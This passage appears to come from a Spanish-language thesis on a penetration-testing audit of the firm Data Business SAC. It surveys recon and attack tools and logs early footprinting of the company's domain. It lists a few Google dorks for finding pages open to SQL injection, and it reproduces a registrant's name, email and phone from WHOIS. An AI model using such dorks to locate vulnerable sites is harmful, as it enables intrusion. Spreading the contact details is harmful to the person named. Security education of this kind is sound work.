e) Ingeniería Social:

Ingeniería social es la práctica de obtener información confidencial (reconocimiento pasivo) a través de la manipulación de usuarios legítimos. Es una técnica que pueden usar ciertas personas, tales como investigadores privados, criminales, o delincuentes

informáticos, para obtener información, acceso o privilegios en sistemas de información que les permitan realizar algún acto que perjudique o exponga la persona u organismo comprometido a riesgo o abusos.

B. Fingerprinting

Técnica incluida dentro de la obtención de la información (activo).

Se Busca:

- Identificar las versiones y los servicios que ofrece el sistema a auditar.
- Identificación de sistemas operativos, elementos de red, etc.
- Identificación de Firewall (WAF), IDS y CMS.
- Identificación de versiones y el SO:
  - Búsqueda de banners / errores en la aplicación.
- Utilización de crawlers para conocer la estructura de la aplicación (DIRBuster).
- Comprobar si tiene tipo de WAF o IDS

a) Foca: FOCA (Llamado así en honor a Francisco OCA, aunque luego buscaran las siglas "Fingerprinting Organizations with Collected Archives") es una herramienta para encontrar Metadatos e información oculta en documentos de Microsoft Office, Open Office y documentos PDF/PS/EPS, extraer todos los datos de ellos exprimiendo los ficheros al máximo y una vez extraídos cruzar toda esta información para obtener datos relevantes de una empresa.

Figura 11. Herramienta Foca

Fuente: (Pontantier)

¿Qué funciones tiene la FOCA?

La foca hace Google y Bing Hacking para descubrir los archivos ofimáticos que tiene un dominio, los descarga masivamente, les extrae los metadatos, organiza los datos y nos muestra la siguiente información:

- Nombres de usuarios del sistema
- Rutas de archivos
- Versión del Software utilizado
- Correos electrónicos encontrados
- Fechas de Creación, Modificación e Impresión de los documentos.
- Sistema operativo desde donde crearon el documento
- Nombre de las impresoras utilizadas
- Permite descubrir subdominios y mapear la red de la organización
- Nombres e IPs descubiertos en Metadatos
- Búsqueda de nombres de dominio en Web: Google o Bing [Interfaz web o API]
- Búsqueda de registros Well-Known en servidor DNS
- Búsqueda de nombres comunes en servidor DNS
- Búsqueda de IPs con resolución DNS
- Búsqueda de nombres de dominio con BingSearch IP.
- Búsqueda de nombres con PTR Scanning del segmento de red con DNS interno
- Transferencia de Zonas
- Detección automática de DNS Cache
- Vista de Roles
- Filtro de criticidad en el log

2.2.3.2. Fase de Escaneo y Numeración

A. Técnicas de escaneo de puertos


- El escaneo de puertos es una de las técnicas más usadas por un hacker para descubrir servicios que puedan ser comprometidos.
- Un potencial objetivo puede ejecutar muchos servicios que escuchan en puertos conocidos.
- Escaneando estos puertos podemos encontrar vulnerabilidades potenciales (por ejemplo por bugs conocidos de ese servicio).
- Las tácticas de escaneo pueden clasificarse entre Vanilla, Strobe, Stealth, FTP Bounce, Fragmented Packets, Sweep y UDP Scans.

a) IPScan: Con Advanced IP Scanner, puede explorar cientos de direcciones IP de forma simultánea a gran velocidad. El software admite la exploración de HTTP, HTTPS, FTP y carpetas compartidas. Explore su red para obtener más información sobre todos los dispositivos conectados, incluidos los nombres de los equipos y las direcciones MAC.

¿Qué hace el IPScanner?

- Explora una red en cuestión de segundos
- Detecta cualquier dispositivo de red
- Explore puertos y encuentre recursos HTTP, HTTPS, FTP, RDP y carpetas compartidas
- Le permite conectarse a ordenadores ejecutando Radmin Server con un solo clic
- Le permite apagar ordenadores de forma remota
- Ejecute comandos ping, tracert, telnet y SSH en el equipo seleccionado
- Lista de favoritos para una administración sencilla de la red
- Exporta a HTML o CSV
- Interfaz de usuario sencilla y fácil de usar. **(ip-scanner, 2014)**

Figura 12. Herramienta IPScan



Fuente: (ip-scanner, 2014)

B. Numeración

Es el proceso de obtener las cuentas de usuarios y vulnerabilidades (recursos mal protegidos).


La Enumeración incluye conexiones activas a sistemas y consultas directas.

a) **Network Scan:** SoftPerfect escáner de red es una IP libre multi-hilo, NetBIOS y SNMP escáner con una interfaz moderna y muchas características avanzadas. Está dirigido a administradores de sistemas y usuarios en general interesados en la seguridad informática. Los ordenadores pings programa, exploraciones para escuchar puertos TCP / UDP y muestra los que se comparten los tipos de recursos de la red, incluidos los sistemas y las ocultas.
Además, se puede montar carpetas compartidas como unidades de red, navegar por ellos utilizando el Explorador de Windows, filtrar la lista de resultados y más. SoftPerfect escáner de red también puede comprobar si hay un puerto definido por el usuario, y que informe si uno está abierto. También puede resolver los nombres de host y detectar automáticamente el rango de IP local y externa. Soporta el apagado remoto y Wake-On-LAN.

Características principales

- Pings computadoras y pantallas de los vivos.
- Detecta hardware direcciones MAC, incluso a través de routers.
- Detecta los directorios compartidos ocultos y los de escritura.
- Detecta las direcciones IP internas y externas.
- Analiza en busca de puertos de escucha TCP, algunos servicios UDP y SNMP.
- Recupera actualmente registrado en usuarios, cuentas de usuario configuradas, el tiempo de actividad, etc.
- Montajes y explora los recursos de red.
- Lanza aplicaciones externas de terceros.
- Exportaciones resultados a HTML, XML, CSV y TXT.
- Soporta Wake-On-LAN, apagado remoto y mensajes de la red de origen.
- Recupera cualquier información del sistema a través de WMI.
- Recupera la información de registro remoto, sistema de archivos y gestor de servicios.
- Absolutamente gratis, no requiere instalación, y no contiene ningún tipo de adware, spyware o malware. **(networkscanner, 2014)**


Figura 13. Herramienta SoftnetworkScan



Fuente: (networkscanner, 2014)

b) **Zenmap: Zenmap** es el Nmap Security Scanner GUI oficial. Es una multiplataforma (Linux, Windows, Mac OS X, BSD, etc.) la aplicación gratuita y de código abierto que tiene como objetivo hacer Nmap fácil de usar para principiantes mientras que proporciona características avanzadas para usuarios experimentados de Nmap. Frecuentes exploraciones utilizadas se pueden guardar como perfiles para que sean fáciles de ejecutar repetidamente. Un creador de comandos permite la creación interactiva de las líneas de comandos de Nmap. Los resultados del análisis se pueden guardar y ver más tarde. Los resultados del análisis guardado se pueden comparar entre sí para ver qué tan diferente. Los resultados de los análisis recientes se almacenan en una base de datos. **(zenmap, 2014)**

Figura 14. Herramienta Zenmap



Fuente: (zenmap, 2014)

C. Metadatos

De todas las definiciones existentes podemos extraer varios puntos cruciales (dato sobre el dato, concepto de objeto, recuperación de información) que nos pueden ser útiles para la realización de una nueva definición que aglutine a todas las publicadas hasta la fecha, de tal forma que resulte posible concluir que metadato es toda aquella información descriptiva sobre el contexto, calidad, condición o características de un recurso, dato u objeto que tiene la finalidad de facilitar su recuperación, autentificación, evaluación, preservación y/o interoperabilidad. **(Senso, 2004)**

De esta forma, son ejemplos de metadatos:

- El encabezamiento de un fichero multimedia (imagen, vídeo o audio).
- El resumen de un documento.
- El catálogo de una base de datos.
- Los términos asignados haciendo uso de un tesauro.
- Las palabras extraídas de un texto.
- Las fichas catalográficas en cualquier formato (ISBD, MARC, etc.).
- Las páginas amarillas.

En Internet podemos encontrarlos también en multitud de formas:

- Índices de documentos contenidos en una Intranet.
- Direcciones IP o DNS.
- Directorios X-500.
- Encabezamiento de mensajes de correo electrónico.
- Descripción de los archivos accesibles vía FTP.
- Términos extraídos por los motores de indización/búsqueda.

2.2.3.3. Fase de Obtener Acceso.

A. Hackeo de sistemas


Se refiere a la acción de explorar y buscar las limitantes de un código o de una máquina, el término hackear también significa acción de irrumpir o entrar de manera forzada a un sistema de cómputo o a una red. Este último significado para muchos hace alusión al término crackear.

a) Kali Linux: Kali Linux es una distribución basada en Debían GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general. Fue fundada y es mantenida por Offensive Security Ltd. Mati Aharoni and Devon Kearns, ambos pertenecientes al equipo de Offensive Security, desarrollaron la distribución a partir de la reescritura de BackTrack, que se podría denominar como la antecesora de Kali Linux.

Kali Linux trae preinstalados numerosos programas incluyendo Nmap (un escáner de puertos), Wireshark (un sniffers), John the Ripper (Un crackeador de passwords) y la suite Aircrack-ng (Software para pruebas de seguridad en redes inalámbricas). Kali puede ser usada desde un Live CD, live-usb y también puede ser instalada como sistema operativo principal.

Kali se distribuye en imágenes ISO compiladas para diferentes arquitecturas (32/64 bits y ARM). **(kaliLinux, 2014)**

Figura 15. Herramienta Kali Linux



Fuente: (kaliLinux, 2014)

b) SqlMap: Es una herramienta de pruebas de penetración de código abierto que automatiza el proceso de detectar y explotar los errores de inyección SQL y hacerse cargo de los servidores de bases de datos. Viene con un potente motor de detección, muchas características de nicho para el probador de penetración máxima y una amplia gama de interruptores de duración de las huellas dactilares de base de datos, más de captación de datos de la base de datos, para acceder al sistema de archivos subyacente y ejecutar comandos en el sistema operativo a través de resultados de banda conexiones. **(Sqlmap, 2014)**

c) SQL Injection: Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar consultas a una base de datos.

El origen de la vulnerabilidad radica en el incorrecto chequeo y/o filtrado de las variables utilizadas en un programa que contiene, o bien genera, código SQL. Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o script que esté embebido dentro de otro. Se conoce como Inyección SQL, indistintamente, al tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado.

d) SQL Dork: Podríamos definir Dorks como búsquedas avanzadas mediante el uso de operadores complejos que google pone a nuestra disposición, mediante el uso

de estas facilidades podemos ahorrarnos el trabajo de buscar vulnerabilidades y dejar que google nos muestra las que encontró y tiene indexadas.

Algunas Dorks:

- inurl:index.php?id=
- inurl:noticias.php?id=
- inurl:trainers.php?id=

e) Wifislax: Es una distribución GNU/Linux en formato *.iso con funcionalidades de LiveCD y LiveUSB pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general.

Wifislax incluye una larga lista de herramientas de seguridad y auditoría listas para ser utilizadas, entre las que destacan numerosos escáner de puertos y vulnerabilidades, herramientas para creación y diseño de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría Wireless, además de añadir una serie de útiles lanzadores. **(Wifislax, 2014)**

Figura 16. Herramienta Wifislax

Fuente: (Wifislax, 2014)

B. Troyanos y Backdoors

Si el intruso tiene interés de volver a entrar en el futuro, va a instalar backdoor. Además, pue de cerrar la puerta por donde entró (mi ti gar la vulnerabilidad) para que otros intrusos me nos hábiles no logren entrar, ya que de ese modo todos terminarían siendo descubiertos por el administrador a cargo del sistema o del servidor. La finalidad de instalar el backdoor es volver a ingresar y hacer uso de los recursos de un

modo más limpio, sin dejar tanto rastro, es decir, no tan expuesto como cuando realizó la etapa inicial de ata que. **(Tori, 2011, pág. 200)**

C. Análisis de Tráfico

El servicio de análisis de tráfico de red le permite contar con información detallada y precisa del consumo de recursos de red, monitorear y controlar el rendimiento de las aplicaciones, incluso aquéllas conectadas a Internet, de esta forma lograr gestionar el creciente volumen de tráfico web en función de categorías de contenido, para mejorar la performance, acelerar aplicaciones y anticiparse a los incidentes que ocurran.


Sepa exactamente cómo se está usando el ancho de banda en aplicaciones no relacionadas directamente con el trabajo como Facebook y YouTube, así como navegación en sitios de alto riesgo de amenazas de seguridad como malware, phishing o de contenido no deseado que puede presentar problemas legales y de cumplimiento. Además, de forma opcional, se pueden realizar otros análisis de tráfico específicos según sus requerimientos. **(SE - Servicios expertos, 2014, pág. 1)**

a) **Wireshark**: Antes conocido como Ethereal, es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones, para desarrollo de software y protocolos, y como una herramienta didáctica. Cuenta con todas las características estándar de un analizador de protocolos de forma únicamente hueca.

La funcionalidad que provee es similar a la de tcpdump, pero añade una interfaz gráfica y muchas opciones de organización y filtrado de información. Así, permite ver todo el tráfico que pasa a través de una red (usualmente una red Ethernet, aunque es compatible con algunas otras) estableciendo la configuración en modo promiscuo. También incluye una versión basada en texto llamada tshark.

Permite examinar datos de una red viva o de un archivo de captura salvado en disco. Se puede analizar la información capturada, a través de los detalles y sumarios por cada paquete. Wireshark incluye un completo lenguaje para filtrar lo que queremos ver y la habilidad de mostrar el flujo reconstruido de una sesión de TCP.

Figura 17. Herramienta Wireshark



Fuente: Elaboración Propia

2.2.3.4. Fase de Mantener Acceso.

a) **Troyano Frutas Rat 1.0:** Frutas es una herramienta de origen español y aunque su uso todavía no es demasiado frecuente, ya es detectable por más de una veintena de antivirus. Para evitar que se descubra, los delincuentes suelen recurrir a las redes sociales para su propagación, debido a sus laxas medidas de seguridad. Facebook, por ejemplo, no detecta el archivo JAR, así que haciendo un poco de ingeniería social (no muy sofisticada, dicho sea de paso), consiguen un gran número de descargas. En casos como estos, conviene recordar que la mejor defensa contra este tipo de amenazas es el sentido común, y que no es recomendable descargar archivos si no conocemos su procedencia, por mucho que prometan grandes ventajas. **(Seguridadapple, 2014)**

Figura 18. Herramienta Fruta 1.0

Fuente: (Seguridadapple, 2014)

2.3. Definición de términos básicos

Seguridad Informática:

La seguridad informática es "Un conjunto de medidas de prevención, detección y corrección, orientadas a proteger la confidencialidad, integridad y disponibilidad de los activos de información".

Podemos destacar este concepto por su elegancia de la definición, dada la gran cantidad de conceptos que incluye y la amplitud del espectro de conocimientos que pretender abarcar.

Auditoría de Penetration Testing:

Penetration Test es "un conjunto de metodologías y técnicas, para realizar una evaluación integral de las debilidades de los sistemas informáticos. Consiste en un modelo que reproduce intentos de acceso, a cualquier entorno informático, de un intruso potencial desde los diferentes puntos de entrada que existan, tanto internos como remotos."

CAPÍTULO 3. HIPÓTESIS

3.1. Formulación de la hipótesis

La auditoría Penetration Testing contribuye con la seguridad de la información en los sistemas informáticos de la empresa DATA BUSINESS SAC, Trujillo, al identificar vulnerabilidades existentes, determinar las causas que las originan, determinar la consecuencias de no eliminarlas y proponer alternativas de solución.

3.2. Operacionalización de variables

- Variable Dependiente: Seguridad Informática.
- Variable Independiente: Auditoría de Penetration Testing.

TABLA 1: Cuadro detallado de la Operacionalización de las Variables.

VARIABLE	DEFINICIÓN CONCEPTUAL	DIMENSIONES	ITEMS
Seguridad de la información	Un conjunto de medidas de prevención, detección y corrección, orientadas a proteger la confidencialidad, integridad y disponibilidad de los activos de información.	Integridad	Vulnerabilidades Causas Consecuencias Propuestas de solución
		Confidencialidad	Vulnerabilidades Causas Consecuencias Propuestas de solución
		Disponibilidad	Vulnerabilidades Causas Consecuencias Propuestas de solución
Auditoría Penetration Testing	La Auditoría de Penetration Testing es un conjunto de metodologías y técnicas, para realizar una evaluación integral de las debilidades de los sistemas informáticos.	Validez	Validación de experto

Fuente: Elaboración Propia.

CAPÍTULO 4. PROPUESTA DE APLICACIÓN PROFESIONAL

La presente investigación requerirá una auditoría Penetration Testing basada en la metodología llamada OSSTMM **(Open Source Security Testing methodology Manual).**

La auditoría Penetration Testing contiene 04 fases, las cuales se desarrollaran detalladamente en el **cap. 4 del presente documento**, para luego, documentar las causas, consecuencias y propuestas de solución en el informe **STAR (Security Test Audit Report), Cap. 6 Resultados.** De acuerdo a los objetivos auditables presentados por la empresa Data Business SAC mencionados en el **Anexo 02.**

1. Fase 01: Reconocimiento.

En la fase de reconocimiento, se recolecto toda la información pública disponible en internet y fue previo al ataque, donde se creó perfiles de trabajadores y conoció mejor el blanco de evaluación. Para ello se utilizó diferentes métodos y herramientas.


Técnica: **Footprinting - Doxing**	Fecha de trabajo: **31/07/2014**
Herramienta: **Google Search**	**Hora**: 18:10:10 (Pacifico, Sudamérica)

Como primera instancia se realizó la búsqueda en GOOGLE.

Figura 19. Interfaz de inicio de Google

Fuente: Elaboración propia

Figura 20. Resultado de búsqueda en GOOGLE



Fuente: Elaboración Propia

De acuerdo a los resultados obtenidos, se puede visualizar que la empresa DBPERU, es una empresa del sector informático. Además nos mostró más información como ubicación de sucursales, números telefónicos, redes sociales, pagina web principal donde se puede tener mayor información sobre productos, líneas de negocio etc. Información que es de importancia para las siguientes fases.

Figura 21. Página Web DBPERU

Fuente: http://www.dbperu.com/

Figura 22. DBPERU en Facebook

Fuente: https://www.facebook.com/

A continuación se presentara los principales sitios de obtención de información sobre la empresa DBPERU.

Tabla 2. Lista de Principales sitios de obtención de Información sobre DBPERU

Descripción	URL
Facebook	https://www.facebook.com/databusinessperu?fref=ts
Twitter	https://twitter.com/hashtag/dbperu
YouTube	http://www.youtube.com/channel/UCv8uTA1lju9NlVrLzHtCXXg
Pagina web	http://www.dbperu.com/
LinkedIn	https://www.linkedin.com/pub/db-peru-data-business-s-a-c/65/476/a02

Fuente: Elaboración Propia


Técnica: **Footprinting**	Fecha de trabajo: **31/07/2014**
Herramienta: **ActiveWhois**	**Hora**: 20:24:14 (Pacifico, Sudamérica)

Con la herramienta ActiveWhois nos permitió obtener toda la información pública disponible de un dominio tales como: IP pública, país, email, direcciones postales, etc.

Target: http://www.dbperu.com/

Se puede visualizar que el dominio **DBPERU.COM** está registrado con los siguientes datos:

Figura 23. Resultados de ActiveWhois



IP Dominio: 192.99.4.211
Nombre de Dominio: DBPERU.COM
Nombre del registrante: WALTER GUERRERO
Organización registrada: DATA BUSINESS S.R.L.
Dirección de registro: ARMANDO BLONDET 230
Ciudad de registro: SAN ISIDRO
Provincia de registro: LIMA
Teléfono de registro: 511 422 5156
Fax de registro: 511 221 9092
Email de registro: WGUERRERO@DBPERU.COM

El hosting está alquilado en:

Registrar URL: www.enom.com
Fecha de Creación: 03-04-2002
Fecha de Actualización última: 03-04-2014
Fecha de Expiración: 03-04-2015


Fuente: Elaboración Propia

Para poder confirmar los datos mostrados anteriormente, se utilizó la siguiente herramienta web.

Método: **Fingerprinting**	Fecha de trabajo: **31/07/2014**
Herramienta web: http://www.netcraft.com/	**Hora**: 22:20:10 (Pacifico, Sudamérica)

Con la herramienta web Netcraft nos permitió la detección del tipo de servidor web y del sistema operativo. También proporciono el servidor instalado y su versión.

Figura 24. Interfaz de Herramienta web Netcraft



Fuente: Elaboración Propia

